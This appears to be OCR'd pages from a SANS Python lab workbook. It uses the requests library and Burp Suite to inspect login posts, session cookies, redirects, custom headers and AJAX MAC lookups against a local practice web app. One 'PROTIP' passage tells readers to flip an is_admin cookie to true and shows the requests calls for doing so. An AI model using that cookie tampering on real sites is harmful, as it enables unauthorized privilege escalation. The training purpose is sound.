
Copy and paste the next lines of code as shown here:

```
>>> browser.headers['User-Agent']='Mozilla FutureBrowser 145.9'
>>> postdata = {'inputName':'apiusername','inputPassword':'apipassword'}
>>> response = browser.post('http://127.0.0.1:5730/login', postdata)
>>> print("RESPONSE: ", response.status_code, response.reason)
RESPONSE:  200 OK
>>> print("SERVER HEADERS", response.headers)
SERVER HEADERS {'Content-Type': 'text/html; charset=utf-8', 'Content-
Length': '1952', 'Vary': 'Cookie', 'Server': 'Werkzeug/0.14.1
Python/3.6.8', 'Date': 'Sun, 27 Oct 2019 20:12:38 GMT'}
>>> print("COOKIES:  ",browser.cookies.items())
COOKIES:   [('session',
'eyJsb2dnZWRpbiI6dHJ1ZX0.XbX6Ng.S8wkjDdBpqbisopZXoT0V9ciAtg'),
('is_admin', 'false')]
```

You will notice that the `response.status_code` that comes back is a `200`, meaning the webpage sent you back a result. Looking at the information printed to the screen, observe that the SERVER HEADERS show us some interesting information about the server. Notably absent from these headers is a "`set-cookie`" command. This is strange because if you were to look at the COOKIES, the `browser.cookies.items()` has a new "`session`" cookie. To see where that came from, let's go back to the history in Burp.

Select the fourth line in your browser history, then click on the **Request** tab to observe the information that was **sent to the web server from Python**.

© SANS Institute 2020


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Select 4th Line
Select Request
Request
Raw Params Headers Hex
Type a search term
0 matches

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login	✓		302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		olocatoin Fin...
4	http://127.0.0.1:5730	POST	/login	✓		302	525	HTM		...
5	http://127.0.0.1:5730	GET	/data			200	2122	HTML		olocatoin MA...

```
POST /login HTTP/1.1
Host: 127.0.0.1:5730
User-Agent: Mozilla FutureBrowser 145.9
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: is_admin=false
Content-Length: 47
Content-Type: application/x-www-form-urlencoded

inputName=apiusername&inputPassword=apipassword
```


First, **notice that the "`Cookie: is_admin=False`" header** is automatically added by requests. `Requests` recognized that you are going back to the `/login` page and found the cookie in the cookie jar for that page. It then automatically added it to your request header. By the way, here is a "PROTIP" for you. If you are ever interacting with a website and it has a cookie named "is_admin" and it's set to false, you should try changing that to true to see what happens! If you only have one cookie with that name, then browser.cookies['is_admin']='true' would do the trick. If you have multiple cookies with that name, then something like browser.cookies.set('is_admin','true', domain="<server ip>",path="/login") would change it.

Second**, notice that the `User-Agent` string changed to our "`Mozilla FutureBrowser 145.9`"** string. Once that attribute is set, all requests from our browser session will include this User-Agent instead of the default.

Last, you will see that the username and password we sent are transmitted in the body of the request.

© SANS Institute 2020

Now click on the **Response** tab to observe the information that **was returned from the web server**.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Request Response
Select Response
Raw Headers Hex HTML Render
Type a search term
0 matches

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login	✓		302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		SEC573 Geolocatoin Fin...
4	http://127.0.0.1:5730	POST	/login	✓		302	525	HTML		Redirecting...
5	http://127.0.0.1:5730	GET	/data			200	2122	HTML		SEC573 Geolocatoin MA...


```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 217
Location: http://127.0.0.1:5730/data
Vary: Cookie
Set-Cookie: session=eyJsb2dnZWRpbiI6dHJ1ZX0.XbX6Ng.S8wkjDdBpqbisopZXoT0V9ciAtg; HttpOnly; Path=/
Server: Werkzeug/0.14.1 Python/3.6.8
Date: Sun, 27 Oct 2019 20:12:38 GMT

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to target URL: <a href="/data">/data</a>.  If not click the link.
```

First, **notice that the server sent "`Set-Cookie: session=<value>`".** This is where the mysterious cookie came from. The `302` redirect actually set the cookie. On this website, it sets the session cookie whether the login and password are correct or not. When the username and password are incorrect, the session cookie is set to a value that communicates that fact. Then it redirects to the login webpage where the cookie is deleted. If the username and password are correct, the session cookie is set to a valid session, and it is redirected to another location. Here you can see it is redirected to a `/data` page. When Python received the `302` Redirect, the `Requests` module followed the redirect. With all this information, we can now understand the appearance of the mysterious session cookie in our cookie jar. Since we never printed the information from the `302` redirect, we didn't see this Set-Cookie header. Watching the activity in a proxy like Burp can help you to understand what is happening.

Examining the Location header, you can see that the `302` is directing us to a new location. Because the username and password were correct, it is sending us to the `http://127.0.0.1:5730/data` page. The next entry in our proxy history will be the follow-up request to this page.

© SANS Institute 2020

Now click line 5 and click on the **Request** tab. This automatic request to the `/data` page is the result of the previous `302` redirect.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Select 5th Line
Request Res
Select Request
Raw Params Headers Hex
Type a search term
0 matches

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login	✓		302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		SEC573 Geolocatoin Fin...
4	http://127.0.0.1:5730	POST	/login	✓		302	525	HTML		
5	http://127.0.0.1:5730	GET	/data			200	2122	HTML		


```
GET /data HTTP/1.1
Host: 127.0.0.1:5730
User-Agent: Mozilla FutureBrowser 145.9
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: session=eyJsb2dnZWRpbiI6dHJ1ZX0.XbX6Ng.S8wkjDdBpqbisopZXoT0V9ciAtg
```

First, **notice that the requests session sent the "`session`" cookie**, but the "`is_admin`" cookie was not. That is because the parameters set by the server for the "`is_admin`" cookie specified that it should only be sent to the "`/login`" page. The "session" cookie did not have a `Path` specified, so it will be sent as a header to every request on the entire website.

Also, notice that the **request session sent our new customized "Mozilla FutureBrowser 145.9" User-Agent string**.

© SANS Institute 2020

Now click on the **Response** tab to observe the information that was returned from the web server.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Request Response
Select Response
Raw Headers Hex
Type a search term
0 matches

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login	✓		302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		SEC573 Geolocatoin Fin...
4	http://127.0.0.1:5730	POST	/login	✓		302	525	HTML		Redirecting...
5	http://127.0.0.1:5730	GET	/data			200	2122	HTML		SEC573 Geolocatoin MA...

```
      <h1>Geolocation Finder</h1>

    <div class="form-signin">
      <label for="inputMAC" class="sr-only">MAC ADDRESS</label>
      <input type="name" name="inputMAC" id="inputMAC" class="form-control" placeholder="00:00:00:00:00:00" required autofocus>
      <button id="btnSignIn" class="btn btn-lg btn-primary btn-block" type="button">SEARCH</button>
    </div>
    <label id="lblResult" Text="RESULT:"></label>
    </div>

    <footer class="footer">
      <p>&copy; Copyright SANS 2018</p>
    </footer>
   <script>
  function submit_it() {

          $.ajax({
              url: '/data',
              data: {inputMAC:$('#inputMAC').val()},
              type: 'POST',
              success: function(response) {
                  $('#lblResult').text(response);
                  }
              });
  };

  $('#btnSignIn').click(function() {
    submit_it();
  });
```

Now we have another form to complete. The "`Geolocation Finder`" form lets us submit an "`inputMAC`" to it to look up the location of the wireless SSID (aka MAC address). We are only seeing this page because we have a valid logged-on session and are transmitting our session ID number to the server in our session cookie.

Now we can make a request to submit the MAC address, but to where? This web form doesn't have an "`ACTION`" like the previous one. This web form is just a label, an input field, and a button. With no action, where does the data go? If you look near the bottom of the HTML, you will find some JavaScript that is using a very popular module called `jquery` to submit an AJAX query to the server. These three lines say when the button with an "id" of "btnSignIn" is clicked to run the code in a function called submit_it.

```
    $('#btnSignIn').click(function() {
      submit_it();
    });
```

Even if you know JavaScript, it can be a little difficult to figure out where the data is going by looking at the code. The good news is that there is a much easier, surefire way of knowing where the data is being sent. You can point your browser to Burp and observe what is being sent and received. But let's look at the JavaScript in the submit_it() function.

© SANS Institute 2020

```
function submit_it() {
    $.ajax({
        url: '/data',
        data: {inputMAC:$('#inputMAC').val()},
        type: 'POST',
        success: function(response) {
            $('#lblResult').text(response);
        } });  };
```

In this case, the jquery `.ajax` function call will send the data from the HTML field with an "`id`" of "`inputMac`" to the URL `/data` as a `POST` message. If the webpage responds with a 200 (success), it will set the text of the HTML field with an "`id`" of "`lblResult`" to the response from the webpage. As long as we have a valid session cookie, we can submit multiple requests to this form and look up as many wireless networks as we would like. Next, we will submit a wireless SSID.

Now copy and paste the last several lines into your Python session.

```
>>> browser.headers['SomeSpecialHeader']='Send This Value Also'
>>> postdata = {'inputMAC':'00:00:5e:00:01:02'}
>>> content = browser.post('http://127.0.0.1:5730/data', postdata).content
>>> print(content)
b'(30.28082657, -97.2975235)'
>>> postdata = {'inputMAC':'00:00:00:00:00:00'}
>>> content = browser.post('http://127.0.0.1:5730/data', postdata).content
>>> print(content)
b'The phone call is coming from INSIDE THE HOUSE'
```

In this section, you will submit a couple of different wireless networks to retrieve their location. We also create a new custom header and submit it to the server. We learned from the jquery in the previous response that we must send a field named "`inputMAC`" to the destination `http://127.0.0.1:5730/data`. To complete our new form, we create a dictionary with a key of '`inputMAC`' that has a value of a MAC address we want to look up. Then we pass that as the second argument to a POST request to our target URL.

While we are at it, experiment with adding a new custom header called "`SomeSpecialHeader`". Notice that because `browser.headers` is just a dictionary, you can add or change values in the dictionary using traditional dictionary syntax. Just creating a new key and value in the "`browser.headers`" dictionary creates a new header.


Here we submit two different wireless networks to look up their value. Notice that the content variable stores the result in a string. You can then use a regular expression, `.split()`, string slicing, or other techniques to retrieve the two values for further processing.

Here are some of the MAC addresses that you could search for on the website and find a result.

© SANS Institute 2020

```
['00:00:0c:9f:f0:01', 'aa:bb:cc:dd:ee:ff', '00:00:5e:00:01:1b',
'00:00:5e:00:01:02', '00:00:5e:00:01:32', '68:1c:a2:06:68:ee',
'14:d6:4d:25:57:86', '00:00:00:00:00:00', '00:00:5e:00:52:13',
'00:00:00:dd:dd:dd', '00:00:0c:9f:f0:c9', '00:1b:17:00:01:15',
'00:11:74:48:8f:30', '00:00:0c:9f:f0:cb']
```

Head back over to Burp and have a look at these requests. Select the sixth line and click on the Request tab to observe the information that was sent to the web server.


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Select 6th Line
Select Request
Request
Raw Params Headers Hex
Type a search term
0 matches


#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://127.0.0.1:5730	POST	/login	✓		302	593	HTML		Redirecting...
2	http://127.0.0.1:5730	POST	/login	✓		302	608	HTML		Redirecting...
3	http://127.0.0.1:5730	GET	/login			200	2072	HTML		SEC573 Geolocatoin Fin...
4	http://127.0.0.1:5730	POST	/login	✓		302	525	HTML		Redirecting...
5	http://127.0.0.1:5730	GET	/data			200	2122	HTML		atoin MA...
6	http://127.0.0.1:5730	POST	/data	✓		200	180	text		
7	http://127.0.0.1:5730	POST	/data	✓		200	200	text		

```
POST /data HTTP/1.1
Host: 127.0.0.1:5730
User-Agent: Mozilla FutureBrowser 145.9
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
SomeSpecialHeader: Send This Value Also
Cookie: session=eyJsb2dnZWRpbiI6dHJ1ZX0.XbX6Ng.S8wkjDdBpqbisopZXoT0V9ciAtg
Content-Length: 36
Content-Type: application/x-www-form-urlencoded

inputMAC=00%3A00%3A5e%3A00%3A01%3A02
```

First, **notice that the browser sent our special header**. Also, the `inputMAC` field containing the MAC address that we are looking up is sent in the body of the POST message.

Click on the **Response** tab to observe the information that was sent back from the web server.

© SANS Institute 2020


Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
